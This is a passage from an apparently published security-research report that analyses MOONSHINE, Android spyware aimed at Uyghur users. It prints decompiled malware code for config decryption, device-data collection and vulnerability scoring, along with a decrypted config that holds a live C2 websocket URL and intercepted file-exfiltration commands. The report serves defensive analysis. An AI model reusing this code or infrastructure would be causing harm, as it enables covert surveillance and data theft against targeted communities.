      result = loadScotch(&v2);
  }
  return result;
}
```

MOONSHINE’s native library decrypts and extracts the scotch app and loads it through a DexClassLoader.

The app-based MOONSHINE acquires the secondary modules, “bourbon.jar” and “icecube.jar,” mentioned in the Citizen Lab report. Newer variants developed in late 2022 introduce additional modules, “cpcom.jar” and “salt.jar.” All surveillance capabilities are implemented within these five modules.

```
sargo:/data/data/dentex.youtube.downloader/app_sikhywis_ca55200e # ls
bourbon.jar  cpcom.jar  icecube.jar  salt.jar  scotch.jar
```

MOONSHINE introduced two new modules in late 2022: cpcom.jar and salt.jar, which are downloaded to the same directory, app_sikhywis_ca55200e, as was previously encountered in earlier variants.

The specified C2 infrastructure is encrypted and stored in a SharedPreferences XML file named, “8B14B755-C161-4804-A62B-8776315E07CD.xml.” Additional infrastructure may be specified by the C2 and added to this file for use by the malware after it has been initialized. A decryption method called “deserialize” Base64 decodes the configuration string and uses a hard coded AES encryption key to decrypt the resulting value. The decrypted value is a GZIP formatted string, which is unzipped to return a JSON array that is used by the malware client.

```
    this.en_key = new byte[]{-60, 0x4F, 0x7A, -78, (byte)0x86, -2, 93, 41, -28, -101, 30, 76, 86, 9, -16, -19, -34, 55, -41, -22, -85, 39, 19, 0x76,
}

private Config deserialize(byte[] configData) {
    if(configData == null || configData.length == 0) {
        return this;
    }

    try {
        byte[] v4 = Arrays.copyOfRange(configData, 0, 16);
        byte[] v3 = Arrays.copyOfRange(configData, 16, configData.length);
        IvParameterSpec ivSpec = new IvParameterSpec(v4);
        SecretKeySpec keySpec = new SecretKeySpec(this.en_key, "AES");
        Cipher v0 = Cipher.getInstance("AES/CBC/PKCS5Padding");
        v0.init(2, keySpec, ivSpec);
        GsonBuilder v8_6 = new GsonBuilder();
        DateAdapter v10 = new DateAdapter();
        GsonBuilder v8_7 = v8_6.registerTypeAdapter(Date.class, v10);
        ComponentTypeAdapter v10_1 = new ComponentTypeAdapter();
        Config config = (Config)v8_7.registerTypeAdapter(ComponentType.class, v10_1).serializeNulls().excludeFieldsWithoutExposeAnnotation().create()
        this.whiskyID = config.whiskyID;
        this.componentInfoList = config.componentInfoList;
        this.wsUrl = config.wsUrl;
        this.fileChunkSize = config.fileChunkSize;
        this.listChunkSize = config.listChunkSize;
        this.backDomains = config.backDomains;
    }
    catch(NoSuchAlgorithmException v8_5) {
    }
    catch(NoSuchPaddingException v8_4) {
    }
    catch(InvalidKeyException v8_3) {
    }
    catch(InvalidAlgorithmParameterException v8_2) {
    }
    catch(IllegalBlockSizeException v8_1) {
    }
    catch(BadPaddingException v8) {
    }

    return this;
}
```

The obfuscated JSON string used by MOONSHINE is retrieved from the SharedPreferences file and decrypted to retrieve the MOONS

Decrypting the string returns a list of modules to be used by the scotch app, as well as the C2 domain and port for acquiring these modules and performing C2 operations.


```
{"componentInfoList":[{"class_name":"com.sec.whisky.scotch","date":1666146248944,"file_name":"scotch.jar","hash":"DA7F4F3D9E7517E
48408F4096FB57AC3","id":null,"is_auto_upgrade":true,"is_deprecated":false,"is_outdated":false,"type":0,"version_name":"3.0.202110
11.1"},{"class_name":"com.sec.whisky.Bourbon","date":1664273311063,"file_name":"bourbon.jar","hash":"4c67275fbc3222ab42b84c3a82b9
29a9","id":null,"is_auto_upgrade":true,"is_deprecated":false,"is_outdated":true,"type":1,"version_name":"3.0.20220927.1"},{"class
_name":"com.sec.whisky.IceCube","date":1664273311693,"file_name":"icecube.jar","hash":"2526ec87a4ddd5e597a9ece6454fbc3c","id":nul
l,"is_auto_upgrade":true,"is_deprecated":false,"is_outdated":true,"type":1,"version_name":"3.0.20220927.1"},{"class_name":"com.se
c.whisky.CpCom","date":1664273232039,"file_name":"cpcom.jar","hash":"c4b9ed7265c295b529b1420196b985ba","id":null,"is_auto_upgrade
":true,"is_deprecated":false,"is_outdated":true,"type":1,"version_name":"0.1.20220927.1"},{"class_name":"com.sec.whisky.Scotch","
date":1664273312388,"file_name":"scotch.jar","hash":"f879112e6fe76d1af1ffe20a7c6d32f7","id":null,"is_auto_upgrade":true,"is_depre
cated":false,"is_outdated":true,"type":0,"version_name":"3.0.20220927.1"},{"class_name":"com.sec.whisky.Salt","date":166427323214
6,"file_name":"salt.jar","hash":"2c878f679c1cfc35009bc1b7c53545b6","id":null,"is_auto_upgrade":true,"is_deprecated":false,"is_out
dated":true,"type":1,"version_name":"0.1.20220927.1"}],"file_chunk_size":2097152,"list_chunk_size":200,"whisky_id":"44639b69-0090
-421b-9bde-585369ed9d21","ws_url":"wss://hostupdate.ddnsfree.com:10443/ws?whisky_id\u003d44639b69-0090-421b-9bde-585369ed9d21\u00
26score\u003d2"}
```


A list of MOONSHINE’s modules with their creation dates and the specified C2 websocket is stored in an encrypted XML file in the app directory.

Once the malware client has acquired the C2 infrastructure, it initiates a web socket and establishes a connection with the C2. The malware client collects and sends extensive details about the device, including network activity, whether the device is rooted and the user's IP address.

```
void CollectInformation() {
    this.isPhone = PhoneUtils.isPhone();
    this.deviceID = PhoneUtils.getDeviceId();
    this.imei = PhoneUtils.getIMEI();
    this.imsi = PhoneUtils.getIMSI();
    this.meid = PhoneUtils.getMEID();
    this.simOperatorName = PhoneUtils.getSimOperatorName();
    this.appName = AppUtils.getAppName();
    this.appPackageName = AppUtils.getAppPackageName();
    this.appVersionName = AppUtils.getAppVersionName();
    this.appVersionCode = AppUtils.getAppVersionCode();
    this.appSignature = AppUtils.getAppSignatureSHA256();
    this.isSdcardEnable = SDCardUtils.isSDCardEnableByEnvironment();
    this.sdcardPath = SDCardUtils.getSDCardPathByEnvironment();
    this.sdcardExternalTotalSize = SDCardUtils.getExternalTotalSize();
    this.sdcardExternalAvailableSize = SDCardUtils.getExternalAvailableSize();
    this.sdcardInternalTotalSize = SDCardUtils.getInternalTotalSize();
    this.sdcardInternalAvailableSize = SDCardUtils.getInternalAvailableSize();
    this.isRooted = DeviceUtils.isDeviceRooted();
    this.isAdbEnabled = DeviceUtils.isAdbEnabled();
    this.isEmulator = DeviceUtils.isEmulator();
    this.sdkVersionName = DeviceUtils.getSDKVersionName();
    this.sdkVersionCode = DeviceUtils.getSDKVersionCode();
    this.androidID = DeviceUtils.getAndroidID();
    this.mac = DeviceUtils.getMacAddress();
    this.manufacturer = DeviceUtils.getManufacturer();
    this.model = "";
    this.accounts = DeviceUtils.getAccounts();
    this.language = LanguageUtils.getCurrentLocale().getLanguage();
    this.ip = NetworkUtils.getIPAddress(true);
    this.realIp = NetworkUtils.getOutNetIP();
}
```

MOONSHINE collects a significant amount of information from the compromised device and exfiltrates it to the C2 during the websocket setup.

Two parameters, "whisky_id" and "score," are also transmitted to the C2 during the client's initial connection. The "whisky_id" value is a unique identifier for the device based on device information and its SD card. The "score" parameter is a numerical representation of how vulnerable the device is to surveillance. A point value is assigned for each permission granted to the malware client.

```
catch(Exception e) {
    try {
        return (int)0;
    label_7:
        if(ActivityUtils.getTopActivity() != null) {
            point = 50;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.RECORD_AUDIO"})) {
            point += 4;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.CAMERA"})) {
            point += 4;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.READ_PHONE_STATE"})) {
            point += 3;
        }

        if(PermissionUtils.isGranted(PermissionConstants.getPermissions("LOCATION"))) {
            point += 3;
        }

        if(PermissionUtils.isGranted(PermissionConstants.getPermissions("STORAGE"))) {
            point += 2;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.READ_SMS"})) {
            point += 2;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.RECEIVE_SMS"})) {
            point += 2;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.READ_CONTACTS"})) {
            point += 2;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.READ_CALL_LOG"})) {
            point += 2;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.ACCESS_NETWORK_STATE"})) {
            ++point;
        }

        if(PermissionUtils.isGranted(new String[]{"android.permission.ACCESS_WIFI_STATE"})) {
            ++point;
        }
    }
    catch(Exception v0_1) {
    }

    return point;
}
```

The scotch app calculates a vulnerability "score" for the device targeted by MOONSHINE based on which permissions are accessible or granted to the malware.

While previous variants of the MOONSHINE client attempted to gain persistence and access to extensive permissions by exploiting other apps by replacing their native libraries, these latest samples neither request extensive permissions from the user upon installation nor do they attempt to replace the native library files in any messaging apps. The "score" parameter appears to be some kind of indicator to allow the threat actor to decide how to proceed with the targeted device.

After establishing its connection with the C2, the client is able to receive commands from the server to perform a variety of functions, depending on the score generated for the device. The malware client is capable of:

- Call recording
- Contact collection
- Retrieving files from a location specified by the C2
- Collecting device location data
- Exfiltrating SMS messages
- Camera capture
- Microphone recording
- Establishing a SOCKS proxy
- Collecting WeChat data from Tencent wcdb database files

Communications are sent over a secure websocket, and additionally encrypted before transmission using a custom method named "serialize()" similar to that of the one used to encrypt the SharedPreferences configuration file.

```
[+] SERIALIZE COMMAND TO SERVER:
   group: file
   command: pre-cache
   serial: efc7a184-5579-11ed-97fe-0242f04ca6c0
   status: OK
   src: 1
   args: {"cache_path": "/sdcard/Telegram/Telegram Documents", "force": false, "recursive":
true, "last_modify_start": 0, "last_modify_end": 999999999999999, "backup": false}
   owner: c7a148f6-5faf-44d4-8165-a511057e5b27
   group: file
   command: pre-cache
   serial: efc13240-5579-11ed-97fe-0242f04ca6c0
   status: ABORTED
   src: 2
   data:
   args: {"code":10,"message":"cache path /sdcard/WhatsApp Business/Media/WhatsApp Business
Documents is not exist.","status":"ABORTED"}
   owner: c7a148f6-5faf-44d4-8165-a511057e5b27
   data: null

[+] DESERIALIZE COMMAND FROM SERVER:
   group: file
   command: pre-cache
   serial: efcd03ae-5579-11ed-97fe-0242f04ca6c0
   status: OK
   src: 1
   args: {"cache_path": "/sdcard/WhatsApp/Media/WhatsApp Images", "force": false, "recursive
": true, "last_modify_start": 0, "last_modify_end": 999999999999999, "backup": false}
   owner: c7a148f6-5faf-44d4-8165-a511057e5b27
   data:
```


Lookout researchers intercepted communications between the MOONSHINE client and server using Frida.

In earlier variants of MOONSHINE, commands were structured as uppercase, underscore-separated descriptions of the surveillance feature in use: "GET_CALLLOG," "DEV_INFO," etc. The latest versions of MOONSHINE now use websocket "groups" to classify the kind of surveillance capability being reported or commanded, and a "command" to further specify the actions being taken with that feature.

For example, the C2 may request the malware client to perform some function with the compromised device's camera with "list" or "capture". If the command "list" is received, the client sends a list of all cameras on the device to the C2. If "capture" is received, the malware begins recording with the device camera.

Infrastructure

All MOONSHINE samples connect to administrator panels similar to those shown in the 2019 Citizen Lab report. These panels use domain names hosted by free dynamic DNS services. Unlike early panels, however, all recent panels are named "SCOTCH ADMIN" exclusively.



The login panels for the C2 infrastructure of MOONSHINE.


We were able to obtain the number of device IDs stored in the C2 server database, along with the unique whisky_id, the number of items exfiltrated from device contacts, call log, location, and SMS, and an alias if one was given to the device. A handful of these devices are assigned the alias "test." Many have not been assigned aliases, while those that do follow one of the following formats: "\d-real", "A-\d", "t\d", "t\d yyyy-mm-dd"

At the time of reporting, there are currently 635 devices logged across three "SCOTCH ADMIN" panels with timestamps indicating continued surveillance.

Attribution

Previous reporting on campaigns of POISON CARP, also known as Evil Eye and Earth Empusa, has indicated a suspected link between the Chinese government and the threat actor. In their report from March 2021, Facebook found specific connections between two Android-targeted POISON CARP malware families, PluginPhantom and ActionSpy, and the Chinese software development companies Beijing Best United Technology Co., Ltd. (Best Lh) and Dalian 9Rush Technology Co., Ltd. (9Rush).

The 2022 MOONSHINE samples contain some details within the source code indicating the developers are likely Chinese speaking. These include specific checks for whether the victim device is using a Chinese telecom, and relying on the popular Chinese search engine Baidu and a hardcoded Chinese IP address, 223.5.5.5 to check for network connectivity. Additionally, the server-side API includes documentation and inline comments written in simplified Chinese.



API documentation found on the MOONSHINE C2 servers is written in Simplified Chinese, indicating the developers are likely Chinese

While Lookout researchers could not connect the malware client or infrastructure to a specific technology company, the malware client is a well-built and full-featured surveillance tool that would have likely required substantial resources. This seems to suggest that some kind of professional development company or collective was responsible for its production.

Extensive surveillance of China's Uyghur populations continue

Despite growing international pressure, Chinese threat actors operating on behalf of the Chinese state are likely to continue to distribute surveillanceware targeting Uyghur and Muslim mobile device users through Uyghur-language communications platforms. The wide distribution of both BadBazaar and MOONSHINE, and the rate at which new

functionality has been introduced indicate that development of these families is ongoing and that there is a continued demand for these tools.

Mobile device users in these communities must be especially wary of any apps distributed through social media, and for mobile users outside of China, only download apps from official app stores like Google Play or the Apple App Store.

Users of Lookout security apps are protected from these threats. Check out Lookout Threat Intelligence services if you would like more in-depth research. If you believe you've been a target of mobile surveillance or have additional information related to these campaigns, please reach out to our researchers.

Acknowledgements: We would like to thank all the current and former security engineers at Lookout who have contributed to this research. A special thanks to Apurva Kumar and Kristin del Rosso for their contributions to this work.

Indicators of Compromise

See pdf document for full list of IoCs.